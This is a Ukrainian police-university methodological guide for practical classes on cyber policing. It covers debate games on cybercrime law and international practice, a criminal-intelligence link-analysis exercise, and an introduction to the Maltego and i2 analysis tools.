МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

Харківський національний університет внутрішніх справ

факультет № 4

кафедра інформаційних технологій та кібербезпеки

МЕТОДИЧНІ МАТЕРІАЛИ

до практичних занять

з навчальної дисципліни **Поліцейська діяльність у кіберсфері**

вибіркових компонент освітньої програми першого рівня вищої освіти
125 Кібербезпека (протидія кіберзлочинності)
081 Право (протидія кіберзлочинності)

м. Харків
2020 рік

ЗАТВЕРДЖЕНО
Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 23.09.2020 № 9

СХВАЛЕНО
Вченою радою факультету № 4
Протокол від 16.09.2020 № 5

ПОГОДЖЕНО
Секцією Науково-методичної ради
ХНУВС з технічних дисциплін
Протокол від 18.09.2020 № 5

Розглянуто на засіданні кафедри інформаційних технологій та кібербезпеки
(*протокол від 15.09.2020 № 16*)

Розробник:
Доцент кафедри інформаційних технологій та кібербезпеки, к.ю.н., доцент
Манжай О.В.

Рецензенти:

Тулупов В.В., доцент кафедри інформаційних технологій та кібербезпеки факультету № 4 Харківського національного університету внутрішніх справ к.т.н., доцент;

Янович Ю.П., декан факультету права та підприємництва Харківського університету, к.ю.н., доцент.

1. Розподіл часу навчальної дисципліни за темами

Спеціальність кібербезпека

(денна форма навчання)

Номер та назва навчальної теми	Кількість годин, відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		Лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр № 7							
Тема № 1 **Засадничі принципи протидії кіберзлочинності**	**22**	**6**		**6**		**10**	**Залік**
Тема № 2 **Оперативне маскування у кіберсфері**	**20**	**8**				**12**	
Тема № 3 **Розвідувально-аналітична робота**	**30**	**6**		**4**	**2**	**18**	
Тема № 4 **Особливості використання технологій під час попередження та розслідування кіберзлочинів**	**78**	**10**		**16**	**18**	**34**	
Всього за семестр № 7:	**150**	**30**		**26**	**20**	**74**	
Семестр № 8							
Тема № 5 **Оперативно-технічні засоби**	**120**	**30**		**30**		**60**	**Екзамен**
Всього за семестр № 8:	**120**	**30**		**30**		**60**	

2. Методичні вказівки до практичного навчання

Практичне заняття. Об'єкти та суб'єкти протидії кіберзлочинності

Навчальна мета заняття: провести гру «Дебати» за темою для виявлення та закріплення знань.
Час проведення __2 год__. Місце проведення: навчальна аудиторія_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Навчальні питання:

1. Поняття кіберпростору.
2. Поняття кіберзлочинів.
3. Конвергенція організованої злочинності та кіберпростору.
4. Суб'єкти протидії кіберзлочинності.

Література, методичне та матеріально-технічне забезпечення занять

1. Порядок здійснення державного контролю за міжнародними передачами товарів подвійного використання : затверджений постановою Кабінету Міністрів України № 86 : від 28.01.2004 : [із змінами і доповненнями на 29.11.2018]. *Офіційний вісник України*. 2004. № 4 (13.02.2004) (частина 1). Ст. 167.

2. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.12.2018).

3. Gibson W. Neuromancer. London: HarperCollins, 1994. 271 p.

4. Типології легалізації (відмивання) доходів, одержаних злочинним шляхом в 2005–2006 роках : затверджені наказом Держфінмоніторингу України : від 22.12.2006 № 265. *Українська інвестиційна газета*. 2007. № 44, 11.

5. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017. *Відомості Верховної Ради України*. 2017. № 45 (10.11.2017). Ст. 403.

6. Манжай О.В. Використання кіберпростору в оперативно-розшуковій діяльності. *Право і безпека*. 2009. № 4 (31). С. 215–219.

7. Золотий щит. URL: : http://ru.wikipedia.org/wiki/Золотий_щит (дата звернення: 10.12.2018).

8. Minnesota v. Granite Gate Resorts, Inc., 1996 WL 767431 (Minn. Dist. Ct. 1996) / Court File No. C6-95-7227. URL: : http://www.loundy.com/CASES/Minn_v_Granite_Gate.html (дата звернення: 10.12.2018).

9. Науково-практичний коментар до Кримінального кодексу України: за станом законодавства і Постанов Пленуму Верховного Суду України на 1 грудня 2001 р. / за ред. С.С. Яценка. К. : А.С.К., 2002. 906 с.

10. Robertson N. Documents reveal al Qaeda's plans for seizing cruise ships, carnage in Europe / N. Robertson, P. Cruickshank, T. Lister. URL: http://edition.cnn.com/2012/04/30/world/al-qaeda-documents-future/?hpt=hp_c1 (дата звернення: 10.12.2018).

11. Shelley L. Organized Crime, Terrorism and Cybercrime / перевод исследователя ВЦИОП Т. Л. Тропиной URL: http://www.crime.vl.ru/index.php?p=928&more=1&c=1&tb=1&pb=1 (дата звернення: 10.12.2018).

12. Стратегія кібербезпеки України, затверджена Указом Президента України від 15 березня 2016 року № 96/2016. URL: http://zakon5.rada.gov.ua/laws/show/96/2016 (дата звернення: 12.06.2017).

13. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.

Додаткова

14. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.

Інформаційні ресурси в інтернеті

15. cyberpolice.gov.ua

Хід проведення заняття

1. Курсанти заздалегідь отримують перелік питань для підготовки (див. наприкінці кожної лекції) та ознайомлюються з правилами гри.
2. Групу розділяють на три команди: «Доповідачі», «Опоненти», «Рецензенти» (Арбітром є викладач).
3. Команда доповідачів називає будь яке число у межах кількості питань для підготовки. Після цього викладач задає питання, номер якого відповідає названому доповідачами числу у списку питань викладача. Далі команда доповідачів протягом однієї хвилини розмірковує, чи приймає вона питання. Якщо команда питання не приймає то вона має право ще на одну спробу вибору питання.
4. Далі команда доповідачів протягом 3-х хвилин готує розгорнуту відповідь на поставлене викладачем питання. В цей час команда опонентів починає готувати питання для команди доповідачів, а команда рецензентів починає готувати питання для обох інших команд, з метою оцінки їх відповідей. Максимальна кількість запитань від кожної команди – 10.
5. Після цього доповідачі відповідають на питання викладача протягом 5-ти хвилин. Опоненти та рецензенти в цей час корегують свої питання у відповідності до відповіді доповідачів.
6. Опоненти задають питання доповідачам. Доповідачі розмірковують протягом 40 секунд та відповідають. Час відповіді необмежений.
7. Рецензенти задають питання доповідачам і опонентам. Ті розмірковують протягом 40 секунд та відповідають. Час відповіді необмежений.
8. Рецензенти протягом 3-х хвилин дають оцінку обом командам.
9. Полеміка між командами протягом 5-ти хвилин.
10. Викладач задає контрольне питання за розглянутим питанням кожній з команд.
11. Викладач оцінює якість роботи кожної з команд.
    Критерії оцінювання (за п’ятибальною шкалою кожний):
    - повнота та аргументованість відповідей;
    - робота в команді;
    - дотримання правил етикету;
12. Після оцінювання команд вони змінюють свій статус і гра продовжується. Так три раунди.
13. По закінченні гри підбиваються підсумки.
14. Члени команди, яка набрала найбільшу кількість балів протягом гри отримують призові бали на модульному тесті. Команда яка протягом семестру набрала найбільшу кількість балів протягом усіх ігор отримує призові бали на заліковому тесті.

Практичне заняття. Організаційно-правові засади протидії кіберзлочинності

Навчальна мета заняття: провести гру «Дебати» за темою для виявлення та закріплення знань.
Час проведення __2 год__. Місце проведення: навчальна аудиторія_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Навчальні питання:

1. Заходи у сфері матеріального кримінального права, передбачені Конвенцією «Про кіберзлочинність».
2. Юрисдикція щодо кіберзлочинів, передбачена в Конвенції «Про кіберзлочинність».
3. Міжнародне співробітництво країн-учасниць у сфері боротьби з кіберзлочиністю відповідно до Конвенції «Про кіберзлочинність».
4. Зміст допомоги, яку надає цілодобова контактна мережа у боротьбі з кіберзлочинністю.
5. Типова структура організованого злочинного угруповання у кіберсфері, визначеного ФБР.
6. Схеми шахрайства з кредитними картками.
7. Несправжні Інтернет-аукціони.
8. Пошук та використання «розривів» (похибок) в програмах.
9. Піраміди та листи по ланцюжку.
10. Кіберсквоттинг.
11. Крадіжка послуг.
12. Схема Pump&Dump.

Література, методичне та матеріально-технічне забезпечення занять

Основа

1. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.08.2020).
2. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.
3. Кібербанди стають схожі на високоорганізовані синдикати. URL: http://unian.net/ukr/news/news-369195.html (дата звернення: 10.08.2020).
4. Савчук Н. В. Кіберзлочинність: зміст та методи боротьби // Теоретичні та прикладні питання економіки : збірник наукових праць. 2009. № 19. С. 338-342.

Додаткова

5. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.

Інформаційні ресурси в інтернеті

6. cyberpolice.gov.ua

Хід проведення заняття

1. Курсанти заздалегідь отримують перелік питань для підготовки (див. наприкінці кожної лекції) та ознайомлюються з правилами гри.
2. Групу розділяють на три команди: «Доповідачі», «Опоненти», «Рецензенти» (Арбітром є викладач).
3. Команда доповідачів називає будь яке число у межах кількості питань для підготовки. Після цього викладач задає питання, номер якого відповідає названому доповідачами числу у списку питань викладача. Далі команда доповідачів протягом однієї хвилини розмірковує, чи приймає вона питання. Якщо команда питання не приймає то вона має право ще на одну спробу вибору питання.
4. Далі команда доповідачів протягом 3-х хвилин готує розгорнуту відповідь на поставлене викладачем питання. В цей час команда опонентів починає готувати питання для команди доповідачів, а команда рецензентів починає готувати питання для обох інших команд, з метою оцінки їх відповідей. Максимальна кількість запитань від кожної команди – 10.
5. Після цього доповідачі відповідають на питання викладача протягом 5-ти хвилин. Опоненти та рецензенти в цей час корегують свої питання у відповідності до відповіді доповідачів.
6. Опоненти задають питання доповідачам. Доповідачі розмірковують протягом 40 секунд та відповідають. Час відповіді необмежений.
7. Рецензенти задають питання доповідачам і опонентам. Ті розмірковують протягом 40 секунд та відповідають. Час відповіді необмежений.
8. Рецензенти протягом 3-х хвилин дають оцінку обом командам.
9. Полеміка між командами протягом 5-ти хвилин.
10. Викладач задає контрольне питання за розглянутим питанням кожній з команд.
11. Викладач оцінює якість роботи кожної з команд.
    Критерії оцінювання (за п’ятибальною шкалою кожний):
    - повнота та аргументованість відповідей;
    - робота в команді;
    - дотримання правил етикету;
12. Після оцінювання команд вони змінюють свій статус і гра продовжується. Так три раунди.
13. По закінченні гри підбиваються підсумки.
14. Члени команди, яка набрала найбільшу кількість балів протягом гри отримують призові бали на модульному тесті. Команда яка протягом семестру набрала найбільшу кількість балів протягом усіх ігор отримує призові бали на заліковому тесті.

Практичне заняття. Міжнародний досвід протидії кіберзлочинності

Навчальна мета заняття: провести гру «Дебати» за темою для виявлення та закріплення знань.
Час проведення __2 год__. Місце проведення: навчальна аудиторія_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Навчальні питання:

1. Органи протидії кіберзлочинності в різних країнах.
2. Протидія злочинності з використанням комп'ютерних технологій у російському законодавстві та в теорії оперативно-розшукової діяльності.
3. Інструменти здійснення оперативно-розшукових заходів через кіберпростір у США.
4. Зміст онлайнової секретної операції в США.
5. Правила онлайнових розслідувань США.
6. Боротьба з кіберзлочинністю у ФРН та загальний порядок здійснення проникнення за допомогою технічних засобів у інформаційно-технічні системи, що використовуються підозрюваним.
7. Використання комп'ютерних технологій в оперативно-розшуковій діяльності Великої Британії та КНР.

Література, методичне та матеріально-технічне забезпечення занять

Основна

1. Mission & Priorities. URL: https://www.fbi.gov/about/mission (дата звернення: 03.08.2020).
2. National Cyber Crime Unit. URL: http://www.nationalcrimeagency.gov.uk/about-us/what-we-do/national-cyber-crime-unit (дата звернення: 10.12.2018).
3. XML Data Corpus : Report on methodology for collection, cleaning and unified representation of large textual data from various sources: news reports, weblogs, chat. WP4. D.4.1 / Ioannis Klapaftis, Suresh Manandhar, Shailesh Pandey [European Seventh Framework Programme FP7-218086-Collaborative Project] ; INDECT Consortium. 2009. 41 p.
4. Lorch S. Расследование случаев распространения детской порнографии в Интернете. *Інформаційний бюлетень*. К. : МНДЦ, 2004. № 5. С. 145-157.
5. National Institute of Justice. Electronic Crime Scene Investigation: A Guide for First Responders Washington, D.C. : U.S. Department of Justice, National Institute of Justice, 2001. NCJ 187736.
6. The Attorney General's Guidelines for Domestic FBI Operations. September 29, 2008.
7. The Attorney General's Guidelines On Federal Bureau Of Investigation Undercover Operations. May 30, 2002.
8. FBI: Woman Posted Craigslist and Seeking Killer for Lover's Wife. URL: http://www.usatoday.com/news/nation/2008-01-26-craigslist-hitman_N.htm (дата звернення: 03.08.2020).
9. Online Investigative Principles for Federal Law Enforcement Agents. November 1999.
10. Practice Advice on Tackling Commercial Cannabis Cultivation and Head Shops. Bedfordshire: ACPO NPIA, 2009. 57 p.
11. Schaar P. Quellen-Telekommunikationsüberwachung durch die Sicherheitsbehörden. 5 p. URL: http://www.ccc.de/system/uploads/122/original/Schaar-Staatstrojaner.pdf/ (дата звернення: 03.08.2020).
12. 互联网信息服务管理办法（国务院令第292号）. URL: http://www.gov.cn/gongbao/content/2000/content_60531.htm (дата звернення: 03.08.2020).
13. Comissioner's Operational Priorities. URL: https://www.police.gov.hk/ppp_en/01_about_us/cop.html(дата звернення: 31.07.2020).

Додаткова

14. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.

Інформаційні ресурси в інтернеті

15. cyberpolice.gov.ua

Порядок проведення заняття

1. Курсанти заздалегідь отримують перелік питань для підготовки (див. наприкінці кожної лекції) та ознайомлюються з правилами гри.
2. Групу розділяють на три команди: «Доповідачі», «Опоненти», «Рецензенти» (Арбітром є викладач).
3. Команда доповідачів називає будь яке число у межах кількості питань для підготовки. Після цього викладач задає питання, номер якого відповідає названому доповідачами числу у списку питань викладача. Далі команда доповідачів протягом однієї хвилини розмірковує, чи приймає вона питання. Якщо команда питання не приймає то вона має право ще на одну спробу вибору питання.
4. Далі команда доповідачів протягом 3-х хвилин готує розгорнуту відповідь на поставлене викладачем питання. В цей час команда опонентів починає готувати питання для команди доповідачів, а команда рецензентів починає готувати питання для обох інших команд, з метою оцінки їх відповідей. Максимальна кількість запитань від кожної команди – 10.
5. Після цього доповідачі відповідають на питання викладача протягом 5-ти хвилин. Опоненти та рецензенти в цей час корегують свої питання у відповідності до відповіді доповідачів.
6. Опоненти задають питання доповідачам. Доповідачі розмірковують протягом 40 секунд та відповідають. Час відповіді необмежений.
7. Рецензенти задають питання доповідачам і опонентам. Ті розмірковують протягом 40 секунд та відповідають. Час відповіді необмежений.
8. Рецензенти протягом 3-х хвилин дають оцінку обом командам.
9. Полеміка між командами протягом 5-ти хвилин.
10. Викладач задає контрольне питання за розглянутим питанням кожній з команд.
11. Викладач оцінює якість роботи кожної з команд.
    Критерії оцінювання (за п’ятибальною шкалою кожний):
    - повнота та аргументованість відповідей;
    - робота в команді;
    - дотримання правил етикету;
12. Після оцінювання команд вони змінюють свій статус і гра продовжується. Так три раунди.
13. По закінченні гри підбиваються підсумки.
14. Члени команди, яка набрала найбільшу кількість балів протягом гри отримують призові бали на модульному тесті. Команда яка протягом семестру набрала найбільшу кількість балів протягом усіх ігор отримує призові бали на заліковому тесті.

Практичне заняття. Аналітична робота у протидії кіберзлочинності

Навчальна мета заняття: відпрацювати навички аналізу надходжуваної інформації.
Час проведення __4 год__. Місце проведення: навчальна аудиторія_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Вхідні дані (взято з навчальної практики для британських поліцейських):

1. Оперативне зведення 67/12 - Інформатор 1445 ідентифікував МОРРОУ як фахівця зі схем планованого банкрутства і махінацій з пенсійними фондами, і як можливого спільника ЛОУРІ. [B-2].

2. Зведення з моніторингу фінансової діяльності 594/12 – УАЙЛІ ідентифікований як президент, а ЛОУРІ – як бухгалтер компанії «Rexford Investments Inc». [A-1].

3. Оперативне зведення 84/12 – під час спостереження ЛОУРІ був помічений на зустрічі приблизно 15 чоловік в ресторані «Боброва голова» (Beaver Head Restaurant). Для групи був відкритий бар і буфет у відгородженій секції в кімнаті відпочинку. ЛОУРІ стверджує, що він є фінансовим генієм у сфері злиття і поглинання бізнесу, а також в управлінні власністю. Один з людей в групі був ідентифікований як СМІТ. [A-1].

4. Оперативне зведення 89/12 – СМІТ і РОУ були заарештовані разом за неправомірне проникнення з метою вчинення злочинних дій до місцевого офісу компанії-франчайзі «Happiness Travel Service» (Склад номер 14). Надалі власники офісу компанії відмовилися від звинувачень. РОУ є віце-президентом «Happiness Travel Services Inc». [A-1].

5. Зведення з моніторингу фінансової діяльності 603/12 – щодо ДЕЙНА і його компанії «DANE Pension Planning Services» проводиться розслідування Міністерством Праці за порушення положень Закону про захист пенсійного доходу. [A-1].

6. Оперативне зведення 117/12 – Компанія «Rexford Investments Inc» є клієнтом компанії «DANE Pension Planning Services». [A-1].

7. Зведення з моніторингу фінансової діяльності 676/12 – УАЙЛІ є основним акціонером та президентом компанії «Commercial Realty Inc.» Компанія «Commercial Realty Inc.» була залучена до низки великих операцій з продажу та обміну комерційної нерухомості протягом останніх шести місяців. [A-1].

Порядок проведення заняття

1. Групу розділяють на три команди.
2. Кожна команда виконує наступні завдання:
- побудувати матрицю асоціацій та дерево зв'язків. Сформулювати аналітичний висновок.
- сформулювати власні вхідні дані щодо ситуації, пов'язаної з кіберзлочином.
- команди обмінюються завданнями;
- відповідно до нових вхідних даних кожна команда будує матрицю асоціацій та дерево зв'язків, готує аналітичний висновок.
3. Підбиваються підсумки.

Література, методичне та матеріально-технічне забезпечення занять

Основна

1. Criminal Intelligence. Manual for Analysts. United Nations, 2011. 96 с.
2. Guidance on the National Intelligence Model / Produced on behalf of the Association of Chief Police Officers by the National Centre for Policing Excellence. 2005. 213 с. URL: https://whereismydata.files.wordpress.com/2009/01/national-intelligence-model-20051.pdf (дата звернення: 10.12.2018).
3. The National Criminal Intelligence Sharing Plan / Department of Justice. 2003. 54 с. URL: https://it.ojp.gov/documents/ncisp/National_Criminal_Intelligence_Sharing_Plan.pdf (дата звернення: 10.12.2018).

4. Манжай О. В, Жицький Є. О. Кримінальна розвідка та її співвідношення з оперативним обслуговуванням. *Jurnalul Juridic National: Teorie si Practică*. 2015. № 3(13). С. 100-105.

5. Implementing Intelligence-Led Policing: An Application of Loose-Coupling Theory / J. G. Carter, S. W. Phillips, S. M. Gayadeen. *Journal of Criminal Justice*. 2014. № 42. pp. 433-442.

6. National Intelligence Model: Code of Practice. – CENTREX, 2005. 14 с. URL: http://library.college.police.uk/docs/npia/NIM-Code-of-Practice.pdf (дата звернення: 10.12.2018).

7. Работа полиции. Системы полицейской информации и разведки: пособие по оценке систем уголовного правосудия. Нью-Йорк : Управление Организации Объединенных Наций по наркотикам и преступности, 2010. 36 с. URL: https://www.unodc.org/pdf/criminal_justice/10-52547_1_Policing_4_ebook.pdf (дата звернення: 10.12.2018).

8. Манжай О. В. Аналіз методології кримінальної розвідки в зарубіжних країнах. *Вісник Луганського державного університету внутрішніх справ імені Е.О. Дідоренка*. 2016. № 3(75). С. 256-265.

9. Богинский О. В. Некоторые методы, применяемые для подготовки аналитических выводов, в рамках института криминальной разведки. *Legea si Viata*. 2018. № 3. С. 11-15.

Додаткова

10. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.

Інформаційні ресурси в інтернеті

11. cyberpolice.gov.ua

Практичне заняття. Програмні засоби кримінального аналізу

Навчальна мета заняття: ознайомитися з роботою програмних пакетів Maltego та i2.

Час проведення __2 год__. Місце проведення: комп'ютерний клас_____.

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows XP або вище.

Завдання, які потрібно виконати, **підкреслено**

Сучасна правоохоронна діяльність характеризується необхідністю обробки та аналізу великих масивів даних. Нерідко доводиться обробляти дані телефонного білінгу правопорушників, файли протоколів відповідних транзакцій та активності в мережі Інтернет. З цією метою може бути використано спеціалізоване програмне забезпечення. У якості прикладів в даному контексті можна назвати Datasploit, i2, Maltego, Splunk. Система Datasploit (https://github.com/upgoingstar/datasploit) буде корисною для збирання та аналізу інформації про домен, електронну пошту тощо, Splunk (https://www.splunk.com) – для збирання та аналізу машинних даних, наприклад, лог-файлів. Програма Maltego у безкоштовному виконанні (https://www.paterva.com/) цілком може бути застосована для роботи з невеликим обсягом даних, у той час як i2 (www.ibm.com/software/products/ru/analysts-notebook) орієнтована на роботу з так званими «big data».

Окремо хотілося б звернути увагу на розроблену за участі працівників ГУНП України в Харківській області систему RICAS (Real-time Intelligence Crime Analytics System), з використанням якої можливо розкрити окремі злочини, навіть не виходячи з кабінету (police.kh.ua).

Розглянемо на прикладі роботу застосувань Maltego та i2.

Maltego

Програма Maltego має декілька версій. Серед них варто звернути увагу на умовно-безкоштовні Maltego CE та Maltego CaseFile. Перша призначена для аналізу даних онлайн, друга – для роботи з локальними файлами. Мова інтерфейсу програми – англійська.

Для використання означених версій Maltego їх потрібно завантажити з сайту виробника, після чого зареєструватися та авторизуватися у програмі.

Сам процес використання програми є доволі зрозумілим навіть пересічному користувачу. Спочатку потрібно обрати відповідну методику аналізу. Після одержання попереднього результату його можна деталізувати із застосуванням інших методів наведених у випадаючому списку в меню Run View. На рис. 1 наведено приклад аналізу за базовим методом Footprint L1 сайту mini-house.kh.ua із наступним більш детальним аналізом на предмет наявності асоційованих з ним електронних поштових адрес та їх даних (зокрема методу To Email addresses [using Search Engine]). Вказаний аналіз проводився у програмі Maltego CE.



Рис. 1. Результат аналізу сайту

Якщо потрібно аналізувати дані з локальних файлів, можна скористатися програмою Maltego CaseFile.

Для імпорту відповідних даних слід у розділі Import обрати Import Graph from Table (рис. 2), після чого визначити поля таблиці, які будуть аналізуватися (рис. 3).



Рис. 2. Імпорт локальних даних до програми Maltego CaseFile



Рис. 3. Визначення даних для аналізу

У результаті аналізу одержуємо відповідний граф (рис. 4), форма якого може бути змінена.

